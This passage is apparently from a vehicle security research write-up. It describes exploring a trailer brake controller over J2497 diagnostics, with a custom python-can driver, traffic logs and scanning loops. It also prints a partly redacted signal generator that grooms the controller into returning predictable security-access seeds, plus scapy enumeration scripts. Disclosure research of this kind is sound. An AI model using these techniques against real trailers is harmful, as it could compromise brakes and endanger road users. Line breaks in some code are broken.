With this stack of software, the thorough service enumeration scanning and other features of scapy could be used with any J2497 capable Vehicle Diagnostics Adapter -- because the heavy vehicle diagnostics are standardized on the RP1210 DLL.

The driver was very straightforward to implement because each DLE on J2497 contained no more than 7 bytes of payload and CAN could fit up to 8 bytes. This custom python driver was developed specifically for the task of creating and calibrating the blind attack signal. It isn't re-usable for other tasks so it is not published in any code repositories; however, it is reproduced here for reference in the hopes that it can be re-used for similar tasks by others in the future:

pyrp1210bridge.py:

```
# Copyright (c) 2021-2024 National Motor Freight Traffic Association Inc.
#
# Permission is hereby granted, free of charge, to any person obtaining a copy
# of this software and associated documentation files (the "Software"), to deal
# in the Software without restriction, including without limitation the rights
# to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
# copies of the Software, and to permit persons to whom the Software is
# furnished to do so, subject to the following conditions:
#
# The above copyright notice and this permission notice shall be included in
all
```



```

# copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
# AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
# LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FRO
M,
# OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN T
HE
# SOFTWARE.

import argparse
import math
import time
from typing import Any, Optional, Tuple

import can
from can import Message, CanProtocol, CanOperationError

from hv_networks.J1587Driver import J1708DriverFactory, get_j1708_driver_fact
ory
from hv_networks.J1708Driver import J1708Driver

from RP1210 import RP1210

DIAG_TO_TRAILER = bytes([0xAC, 0xFE, 0x89])
TRAILER_TO_DIAG = bytes([0x89, 0xFE, 0xAC])

class PLCDLEBus(can.bus.BusABC):
    def __init__(
        self,
        channel: Any,
        bitrate: int = 500_000,
        poll_interval: float = 0.01,
        **kwargs: object,
    ):

        self.channel = channel
        self.channel_info = f"PLCDLE: ch:{channel}"
        self._can_protocol = CanProtocol.CAN_20

        get_j1708_driver_factory().rp1210 = True
        get_j1708_driver_factory().dll_name = "NORTDA32"
        get_j1708_driver_factory().device_id = 100
        self.interface = get_j1708_driver_factory().make()

```

```

    super().__init__(
        channel=channel,
        bitrate=bitrate,
        poll_interval=poll_interval,
        **kwargs,
    )
def send(self, msg: Message, timeout: Optional[float] = None) -> None:
    frame_bytes = DIAG_TO_TRAILER + msg.data
    self.interface.send_message(frame_bytes)
    pass

def _recv_internal(self, timeout: Optional[float] = None):
    start = time.monotonic()
    msg = None
    res = None
    while msg is None:
        res = self.interface.read_message(checksum=True)
        if res is None or (
            res[0:3] != TRAILER_TO_DIAG and res[0:3] != DIAG_TO_TRAILER
        ):
            if (time.monotonic() - start) >= timeout:
                return None, False
            continue
        msg = res

    if msg is None:
        return None, False

    if res[0:3] == TRAILER_TO_DIAG:
        arbid = 0x7E9
    else:
        arbid = 0x7E1

    msg = res[:-1] # remove checksum
    msg = msg[3:] # remove 89acfe in front

    msg = Message(
        arbitration_id=arbid,
        is_extended_id=False,
        timestamp=time.monotonic(),
        is_remote_frame=False,
        dlc=len(msg),
        data=msg,
        channel="PLCDLEBus",
        is_rx=True,
    )

```

```
return msg, False
```

```
def shutdown(self) -> None:
    super().shutdown()
    self.interface.close()
```

setup.py:


```
# Copyright (c) 2021-2024 National Motor Freight Traffic Association Inc.
#
# Permission is hereby granted, free of charge, to any person obtaining a copy
# of this software and associated documentation files (the "Software"), to deal
# in the Software without restriction, including without limitation the rights
# to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
# copies of the Software, and to permit persons to whom the Software is
# furnished to do so, subject to the following conditions:
#
# The above copyright notice and this permission notice shall be included in
all
# copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
# AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
# LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
# OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
# SOFTWARE.
```

```
from setuptools import setup, find_packages
```

```
setup(
    name='python-can-rp1210',
    entry_points={
        "can.interface": [
            "plcdle=pyrp1210bridge.pyrp1210bridge:PLCDLEBus",
        ]
    },
    install_requires=['python-can~=4.3.1', 'hv-networks~=0.2',
                      'RP1210~=0.0.26']
)
```

Once installed (via pip or setup.py directly), it can be used with any python-can tool using the -i plcdle flag.

This lets us do weird things like capturing all the diagnostics traffic in a pcap file using [pycanpcap](#) which is built using the very useful scapy features [PipeFeeder](#) and [WiresharkSink](#). Thanks in no small part to the years of work that has gone into the scapy project.



screenshot of wireshark continuously capturing trailer diagnostic traffic packed as fake CAN frames containing UDS.

Exploration

In this section we will detail the process of the exploration of the target trailer brake controller which ultimately led to discovery of the vulnerability and development of the blind exploit.

Noticing UDS

The exploration started with a traffic capture of a diagnostic session on the target trailer brake controller (using the supplier's official software). We sought to understand the authentication mechanism; experience with previous trailer brake controllers suggested that the software would not authenticate with the target trailer brake controller until a safety-impacting feature was attempted from the software. Thus, we started logging traffic (using [j1708dump.py](#) from [py-hv-networks](#)), filtering for only the traffic from diagnostic adapter to target (acfe89) and vice versa (89feac) and initiated a pressure test of the target trailer brake controller.

```
[...]
(2541.884491) j1708 acfe8902310affffffff
(2541.944793) j1708 89feac101a710a1200ff
(2542.024034) j1708 acfe8930000affffffff
(2542.087162) j1708 89feac21ff0000000003
(2542.122451) j1708 89feac2200ffff0f6fd9
```

```
(2542.156541) j1708 89feac2396ffffffffffff
(2542.191573) j1708 89feac24ff0000ffff
(2542.277863) j1708 acfe89022703ffffffff
(2542.339263) j1708 89feac04670346ffff
(2542.431005) j1708 acfe890427043463ffff
(2542.496718) j1708 89feac03670434ffff
[...]
```

Noticing the 27, 67, 27, 67 pattern in the log we theorized that this is, in fact, UDS packed in to J1708 Data Link Escapes.

To confirm this theory, we examined the entire log of traffic of the privileged operation and were able to confirm that all the DLE traffic followed the usual ISO-TP service pattern and most of the services made sense. To do this we created an annotated diagnostics log:

```
; this is the j2497 showing only DLE unicast from diagnostic adapter to trailer brake controller 'acfe89'
; NB: we are only showing the diagnostic adapter (0xac) TO the trailer (0x89)
. The other messages are filtered out.
; -----
;      VV - length (ISO-TP)
;      VV - service
;      VVVVVVVVVV - parameters
; -----
acfe89 02 31 0a ffffffff ; RoutineControl 0x0a

acfe89 02 31 0c ffffffff ; RoutineControl 0x0c
acfe89 04 18 02 ffffffff ; Read DTC by status 0x02
acfe89 02 31 0b ffffffff ; RoutineControl 0x0b

acfe89 02 10 83 ffffffff ; DiagSessionControl type 0x83

acfe89 02 31 0a ffffffff ; RoutineControl 0x0a

acfe89 02 27 03 ffffffff ; SecurityAccess, type 0x03
acfe89 04 27 04 3463 ffff ; key 0x3463
[...]
```

KWP2000 not UDS

While decoding the traffic to an annotated diagnostics log it became apparent that this wasn't normal UDS.

a. DSC 0x83 is used in diagnostics log and is not a normal diagnostics session level in UDS traffic seen previously.

b. service 0x18 was used in diagnostics log and is not a service defined in UDS.

We also did a simple scan for the "UDS" services supported by the trailer brake controller, using a bash loop around the j1708send.py from [py-hv-networks](#):

```
for s in $(seq 1 199); do python j1708send.py acfe8902$(printf %02X $s)00; sleep 0.5; done
```

We found that the services supported by the unit include \$21 and \$3B but did not include \$28 nor \$87.

All of this strongly suggested that the target trailer brake controller was using KWP2000, not UDS.

First Reset Test of Seeds

Since we had a (relatively) old target that was using a (relatively) old seed-key exchange (in KWP2000) we felt it was worthwhile to test if the seeds were time-based and hence could be made predictable by resetting the ECU. We set up a request for 100 seed 7s after an ECU Reset.

```
for s in $(seq 1 100); do
  j1708send.py acfe89021101;
  sleep 7.0;
  j1708send.py acfe89021083;
  j1708send.py acfe89022703;
done
```

We observed 4 common seed values making up a small portion (<25%) of the responses. This suggested that there were time-based seeds here. But there was still randomness.

We theorized that the randomness observed was not due to correct Random Number Generator seeding in the target but rather due to the timing variability ('jitter') introduced in the stack of software used to send the messages and delay execution between each send.


The message sending mechanism we prototyped with (using j1708send.py in a bash for loop) was only useful as a quick proof of concept; a more repeatable method was needed. We then switched to exploration using FL2K SDRs and modifications to the j2497-keyhole source code as described above in section [Creating Jitter-Free J2497 Signals](#).

Trying the Time-Slots

We proceeded assuming that the seeds were time-based and hence could be made predictable by requesting a seed at a repeatable delay after an ECU reset request. To mitigate the possibility of the ECU firmware mixing in some entropy during its runtime and to make the repetition as fast as possible -- and hence make the wireless version of the attack the most effective -- we started searching for the earliest possible time that the requests for a seed could be sent after an ECU reset.

Using the logic analyzer setup described in sections [Logic Analyzer Hardware Setup](#) and [Logic Analyzer Software Setup](#) we sent ECU Resets (ERs) and observed there was a 700ms delay before the target emitted a message. Then, as described in the [Creating Jitter-Free J2497 Signals](#) section, we set up a sweep of delays to find what the earliest possible time was that the target would receive traffic after reset.

The sweep found that a 204ms delay after reset was the minimum. We also noticed that any UDS messages sent after that delay would get responded-to much later -- sometime after the ECU started emitting its 'storm' of startup message (~6s later).



Session 1 (Tabular Decoder Output View)

Decoder: J1587_DLE Show all ☒ Hide Hidden Rows/Classes

Sample	Time	Decoder	Ann Row	Ann Class	Value
79682	398.410 ms	J1587_DLE	Data Link Escap...	a data link escape	acfe89021101
84789	423.945 ms	J1587_DLE	Data Link Escap...	a data link escape	89feac0151ffffffff
213306	1.067 s	J1587_DLE	Data Link Escap...	a data link escape	acfe89021083
1341967	6.710 s	J1587_DLE	Data Link Escap...	a data link escape	89feac025083ffffff
2482713	12.414 s	J1587_DLE	Data Link Escap...	a data link escape	acfe89021101

screenshot showing delay between a DSC request sent 204ms after ECU reset and the ~6s delay before it was responded-to (right after the startup 'storm' at marker 'B' in the figure below).

This early window of receive at 204ms delay ended up having no utility in the attack however, because even though the DSC was confirmed with a response, later messages attempted showed that the session returned immediately to default. It was also found that even though reception of messages was possible after 204ms that only one message could be received and any further messages received would overwrite the first.

This early window of reception is interesting and perhaps suggests that there is a bootloader or similar early code executing and waiting to react on message; but this was not explored since this early window of reception was not found to be useful.



PulseView screenshot of an ECU Reset (ER) request at time 0; confirmation at marker 'D'; the first possible receive window at marker 'A' (D+204ms); the target message startup 'storm' at marker 'B'; and earliest possible silence gap for seed request at 'C'.

The search for the next earliest possible receive window of delay continued by using sweeps of delays similar to above. It was found that the target would receive messages during the startup 'storm' of messages it sends ~6s after reset (marker 'B' in the above figure); however, because

- we want to reduce jitter: we do not want our sent messages to be delayed by any bus arbitration
- the simplest wireless attack is a blind (transmit-only) one and
- it was observed that this target did not perform any collision detection (which is very common in most J2497 trailer equipment we have tested);

Therefore, we had no confidence that a wireless attack could successfully have its messages received during this window. The earliest possible window was right after the 'storm', at marker 'C' in the above figure. This was not a very short repetition period for tests, unfortunately. But fortunately: the timing delay from confirmation of reset ('D' above) to the first reception window ('C' above) was very deterministic. A final source of jitter remained: the time between confirmation of reset ('D' above) and the ECU reset request (time 0 above).

When the ECU Reset (ER) request is sent, the target could be (and often is) in the middle of transmitting. For the same reasons as above why the 'C' window was not used, the current traffic being transmitted by the target could add jitter in the best case or completely prevent reception of the ER request in the best case. What was needed was a way to silence the target so that reception could be guaranteed.

Getting Some Silence

We first tried to silence the ECU by sending DLC silence requests (i.e. acfe8903870301); but the ECU does not support this service.



negative 'SubFunctionNotSupported' response to a LinkControl \$87 request to silence transmit.

We then moved on to abusing the behavior of the de-facto dynamic addressing on J2497 (not the dynamic addressing in the specification). The de-facto dynamic addressing is implemented by each target listening for messages that are sent by another device using its current MID/address and then moving over but also: *going silent for a while*. In the above we always assumed the target was at MID/address 0x89 (recall acfe89 J1708 message prefixes) and for example in this case: the target would listen for other devices sending messages starting with 89 and, if detected, it goes silent for a short period (~1s) and moves-over to MID 0x8a.

The problem with this technique is that whereas it achieves silence on the bus, it also changes the target's current MID. Since we are aiming for blind attack, we need to be able to predict where the target's MID will land in the end. We can resolve this by sending a collection of messages from all MIDs except the one where we want the target to land. e.g.:

```
def generate_other_trailers(sample_rate):
    blank = np.zeros(int((15_000 / 1000000.0) * sample_rate), np.float32)
    other_trailers_chirps = [get_chirps(tid+'7400', sample_rate) for tid in [
        '89', '8a', '8b', 'f6']] # but not F7
```

```

for chirp in other_trailers_chirps:
    yield np.concatenate([chirp, blank, chirp, blank, chirp, blank])

```

The second problem is that when the target goes silent it enters the same behavior as the startup window of silence examined above: there is a single-message buffer that is later responded-to. Nothing can be done earlier than a ~6s delay total. This gives us a longer repetition period unfortunately.

The third problem is that the ~6s delay needed is for collision with a single message; with multiple collisions the delay increases. But luckily this seems to cap out at a maximum of ~14s. It will cost us a longer repetition period, but we have a way to construct a signal that can groom the target to reliably receive a reset request -- and the delays after reception of that request are deterministic. This is a promising setup. The frame that we send to shut up the target can be very short. So, we have a good chance of being received and hence triggering the silence. The silence in turn (so this theory goes) will make for a lower jitter response to the reset request, which will make for a more predictable requested seed.

Making it Repeatable

Returning to focusing on the goal of performing this attack blind (transmit-only) we prepend other parts to the signal to make grooming the target more reliable under the assumption that the signal will be sent repeatedly, and the target may receive only parts of the signal. For each possible trailer MID, we send a bad seed attempt to trigger exit from awaiting-key state.

All of the above culminated in a way to reliably request a predictable seed. We reproduce redacted python code to create the attack signal using modifications of the j2497-keyhole project code as described above in section [Creating Jitter-Free J2497 Signals](#):

```

[...]
```

```

def draft_attack_20240206(sample_rate, receiver_wait_us=15_000):
    min_receive_wait = np.zeros(int(receiver_wait_us * sample_rate / 1E6), np.float32)
    # send badkeys to each possible trailer to avoid later rejected reset
    for tid in ['89', '8a', '8b', 'f6', 'f7']:
        badkey_chirps = get_chirps('acfe' + tid + '042704BAAD', sample_rate)
    # UDS SecurityAccess type 0x04 (to match 0x03 in request)-- needed to allow resets while in a half-state from previous SA requests
    yield np.concatenate([badkey_chirps, min_receive_wait]*3)
    # move target to mid f7
    for tid in ['89', '8a', '8b', 'f6']:
        other_trailer_chirps = get_chirps(tid + '7400', sample_rate) # UDS SecurityAccess type 0x04 (to match 0x03 in request)-- needed to allow resets while in a half-state from previous SA requests
    yield np.concatenate([other_trailer_chirps, min_receive_wait]*3)
    # wait for target to be responsive
    yield np.zeros(int(FOURTEEN_ISH_SECONDS * sample_rate), np.float32) # need this long long wait for the target to eventually become responsive after t

```

```

he trailer storm of messages
    # TIMING CRITICAL
    # trigger silence by sending on f7, target is now at 89
    c = get_chirps('f7' + '7400', sample_rate)
    # wait for target to be responsive
    c = np.concatenate([c,
        np.zeros(int((SIX_MILLION_ISH_US) * sample_rate / 1E6), np.float32)])
    # send reset
    c = np.concatenate([c,
        get_chirps('acfe' + '89' + '021101', sample_rate)])
    # wait for target to become responsive
    c = np.concatenate([c,
        np.zeros(int((SIX_MILLION_ISH_US_ALSO) * sample_rate / 1E6), np.float
32)])
    # send DSC
    c = np.concatenate([c,
        get_chirps('acfe' + '89' + '021083', sample_rate)]) # UDS DiagSessio
nControl type 0x83
    # wait short (tuned) amount
    c = np.concatenate([c,
        np.zeros(int((FIFTY_THOUSAND_ISH_US) * sample_rate / 1E6), np.float32
)])

    # send seed request
    yield np.concatenate([c,
        get_chirps('acfe' + '89' + '022703', sample_rate)]) # UDS SecurityAc
ess type 0x03
    # END TIMING CRITICAL
    # wait short (tuned) amount (receiver_wait_us)
    # TODO send key response
    # yield np.concatenate([min_receive_wait, get_chirps('acfe' + '89' + '042
704BAAD', sample_rate)]) # TODO replace BAAD with the real key
    # wait remaining time for test loop
    yield np.zeros(int(3.10 * sample_rate), np.float32) # TODO: optimize thi
s delay

[...]


if __name__ == '__main__':
    [...]
    chirps_chain = itertools.chain(
        draft_attack_20240206(sample_rate=FL2K_SAMP_RATE),
    )
    [...]

```

We ran the signal on a loop 35 times and got this sequence of seeds:

85a9
85a9
85a9
85ac
85a8
85ac
85ab
85ab
85a9
85a9
7245
7244
7243
7244
7244
7244
7244
7243
85a9
85a9
85a9
85a9
85a9
85a9
85a9
85a8
85a9
85a9
85ac
85a9
85ab
85a9
85a9
85a9
85a8

then we repeated with 50 repeats two more times.



PulseView screenshot showing consecutive successful seed request attempts in green at the bottom and several 85a9 seeds.

Half (19 out of 35, 28 out of 50 and 28 out of 50) of the seeds returned are 85a9 and furthermore, every time we restart the test, we get 85a9 (3 out of 3 so far). The predictability of the seed is either 50% (if you consider the repeated signal test) or 99% (if you consider signal test restarts). The current test loop takes 30s and the results suggest that a longer delay in between tests would increase the predictability too.

Making it Repeatable Across Targets

We were able to repeat the test of this signal in two onsites and on a second bench unit.

During the onsites, the signal created on the bench was found to be almost-functional 'out of the box' -- some small tuning was necessary; amounting to changing the FIFTY_THOUSAND_ISH_US parameter in the above code snippet.

```
[...]
    # wait short (tuned) amount
    c = np.concatenate([c,
        np.zeros(int((FIFTY_THOUSAND_ISH_US) * sample_rate / 1E6), np.float32
    )])
[...]
```

We then repeated the resulting signal in all previous targets and confirmed the signal was still functional (although the initial and repeated seeds did change).

The good news for trucking in North America: it can't be made repeatable across targets (for a blind attack). We found that although each of the 4 targets observed yielded predictable seeds that repeat as well as predictable first seeds -- none of these were the same across the units.

More Exploration (Beyond 'Blind' Restrictions)

In this section we will share details on several other investigations performed on the same target brake controller which are not relevant to the restriction to blind attacks.

Blind (transmit-only) attacks are a useful benchmark for the wireless attacks which are possible on J2497 because they are the cheapest and have the least complexity; however, the restriction is somewhat arbitrary. This is because a) it is technically possible to create full-duplex SDRs that can both read and write J2497 wirelessly (although it will likely sacrifice some range at the same attacker cost) and b) many trailers are equipped today with internet-connected trailer telematics devices which are capable of reading and writing J2497. So, there are additional aspects of the attack surface that will be relevant to all users of the target trailer brake controller.

Can Keys for Seeds be Retried?

We have a (relatively) old diagnostics stack on the target trailer brake controller in KWP2000. Some old implementations allowed for 'retries' -- multiple key attempts for the same given seed. We tested to confirm that this is not the case on the target trailer brake controller: The approach is

1. ECU Reset (ER 0x11) request, parameter 0x01
2. Diagnostics Session Control (DSC 0x10) request, parameter 131 (0x83)
3. Security Access (SA 0x27) seed request, parameter 3
4. send wrong key
5. send another wrong key

If step 5 results in the same error code as step 4 then there is likely an issue here and we can confirm it later with known correct key for a given seed. The following scapy code snippet implements the above steps. It is executed using the custom python-can driver described in section [Faking CAN to Use Scapy](#).

```
def sr1_hardfail(req):
    resp = isock.sr1(req, timeout=14.0, retry=3, verbose=False)
    if resp is None:
        print("ERROR: NO RESPONSE to %s" % repr(req))
        sys.exit(1)
    print(repr(req))
    print(repr(resp))
    return resp

# reset
req = UDS() / UDS_ER(resetType=0x01)
sr1_hardfail(req)
time.sleep(7.0)
```

```

# DSC -> 131
req = UDS() / UDS_DSC(diagnosticSessionType=131)
sr1_hardfail(req)

# SA seed request
req = UDS() / UDS_SA(securityAccessType=3)
resp = sr1_hardfail(req)

level = resp.securityAccessType
seed = resp.securitySeed

# send wrong key
req = UDS() / UDS_SA(
    securityAccessType=level + 1,
    securityKey=int.to_bytes(0xBAAD, byteorder="big", length=len(seed)),
)
sr1_hardfail(req)

# send also wrong key
req = UDS() / UDS_SA(
    securityAccessType=level + 1,
    securityKey=int.to_bytes(0xABAD, byteorder="big", length=len(seed)),
)
sr1_hardfail(req)

```

The following is the output of the above snippet, and it confirms that no: retries are not permitted on this target. Because the first key attempt fails with negativeResponseCode=invalidKey but the second fails with negativeResponseCode=conditionsNotCorrect:

```

<UDS service=ECUReset |<UDS_ER resetType=hardReset |>>
<UDS service=ECUResetPositiveResponse |>
<UDS service=DiagnosticSessionControl |<UDS_DSC diagnosticSessionType=131 |>>
<UDS service=DiagnosticSessionControlPositiveResponse |<UDS_DSCPR diagnosti
cSessionType=131 sessionParameterRecord=b'' |>>
<UDS service=SecurityAccess |<UDS_SA securityAccessType=3 |>>
<UDS service=SecurityAccessPositiveResponse |<UDS_SAPR securityAccessType=3
securitySeed=b'\x827' |>>
<UDS service=SecurityAccess |<UDS_SA securityAccessType=4 securityKey=b'\xb
a\xad' |>>
<UDS service=NegativeResponse |<UDS_NR requestServiceId=SecurityAccess nega
tiveResponseCode=invalidKey |>>
<UDS service=SecurityAccess |<UDS_SA securityAccessType=4 securityKey=b'\xa
b\xad' |>>

```

```
<UDS service=NegativeResponse |<UDS_NR requestServiceId=SecurityAccess negativeResponseCode=conditionsNotCorrect |>>
```

Which Security Levels are Available?

It is useful to understand the available levels of security of a target ECU. This involves listing both all of the Diagnostic Session Control (DSC) levels and also the corresponding Security Access (SA) levels for these.

First, we enumerated all the Diagnostic Session Control (DSC) levels that were available using the scapy UDSDSCEnumerator, a very nice feature of this scanning tool is that it is stateful and can record which DSC levels are reachable from which others:

```
def reset():
    isock.sr1(UDS() / UDS_ER(resetType=0x01), verbose=False, timeout=1.0)
    time.sleep(6.0)

def reconnect():
    return ISOTPSocket(csock, tx_id=SEND_TO_ID, rx_id=RECV_FR_ID, basecls=UDS
)

s = UDS_Scanner(reconnect(), reconnect_handler=reconnect,
                reset_handler=reset,
                test_cases=[UDS_DSCEnumerator],
                UDS_DSCEnumerator_kwargs={
                    'timeout': 2.0,
                    'retry_if_none_received': True,
                    'retry_if_busy_returncode': True,
                    'scan_range': [x for x in range(0, 256)]
                })

s.scan()

s.show_testcases_status()
s.show_testcases()
```


Many ECUs have some DSC levels that are not reachable until another DSC is entered first. However, for this ECU, The DSC adjacency matrix which is output by this scanner tells us that any diag level is reachable from any other (this table was extracted from the output of `s.show_testcases()` above):

Diagnostic Session Control (DSC) adjacency matrix output from the scapy UDSDSCEnumerator; this shows that every DSC level is reachable from all others.

	session1	session129t p1	session131t p1	session133t p1	session134t p1	session135t p1	session137t p1
0x81: 129	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported

	session1	session129t p1	session131t p1	session133t p1	session134t p1	session135t p1	session137t p1
0x83: 131	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported
0x85: 133	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported
0x86: 134	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported
0x87: 135	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported
0x89: 137	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported	PR: Supported

The same result is also confirmed by the state graph generated by the search with `s.state_graph.render()` (another useful feature of the scapy automotive scanner):



an ECU state (DSC levels) graph. The 'tp' suffix denotes that the Tester Present (TP 0x3e) message was also periodically sent. This graph shows that every DSC level is reachable from every other DSC level.

The diagnostic session levels are only half of what needs to be understood to fully enumerate the security levels that the ECU makes available. Recall that a request for a seed includes a parameter, a 'security level' which must also be explored.

We enumerated all the Security Access (SA) levels that were available using the scapy UDSSAEnumerator, this also uses the stateful scanning of the scappy scanner so the results will keep track of what DSC level yielded access to a given SA level:

```

def reset():
    isock.sr1(UDS() / UDS_ER(resetType=0x01), verbose=False, timeout=1.0)
    time.sleep(6.0)

def reconnect():
    return ISOTPSocket(csock, tx_id=SEND_TO_ID, rx_id=RECV_FR_ID, basecls=UDS
)

s = UDS_Scanner(reconnect(), reconnect_handler=reconnect,
                reset_handler=reset,
                test_cases=[UDS_DSCEnumerator, UDS_SAEnumerator],
                UDS_DSCEnumerator_kwargs={
                    'timeout': 2.0,
                    'retry_if_none_received': True,
                    'retry_if_busy_returncode': True,
                    'scan_range': [x for x in range(0, 256)]
                },
                UDS_SAEnumerator_kwargs={
                    'timeout': 4.0,
                    'retry_if_none_received': True,
                    'retry_if_busy_returncode': True,
                    'scan_range': [x for x in range(0, 256)]
                })

s.scan()

s.show_testcases_status()
s.show_testcases()

```

This target, like many ECUs, restricts which security levels are available in certain diagnostic session levels. The following DSC-SA adjacency matrix which is output by this scanner show precisely which SA levels are reachable from any given DSC (this table was extracted from the output of `s.show_testcases()` above):

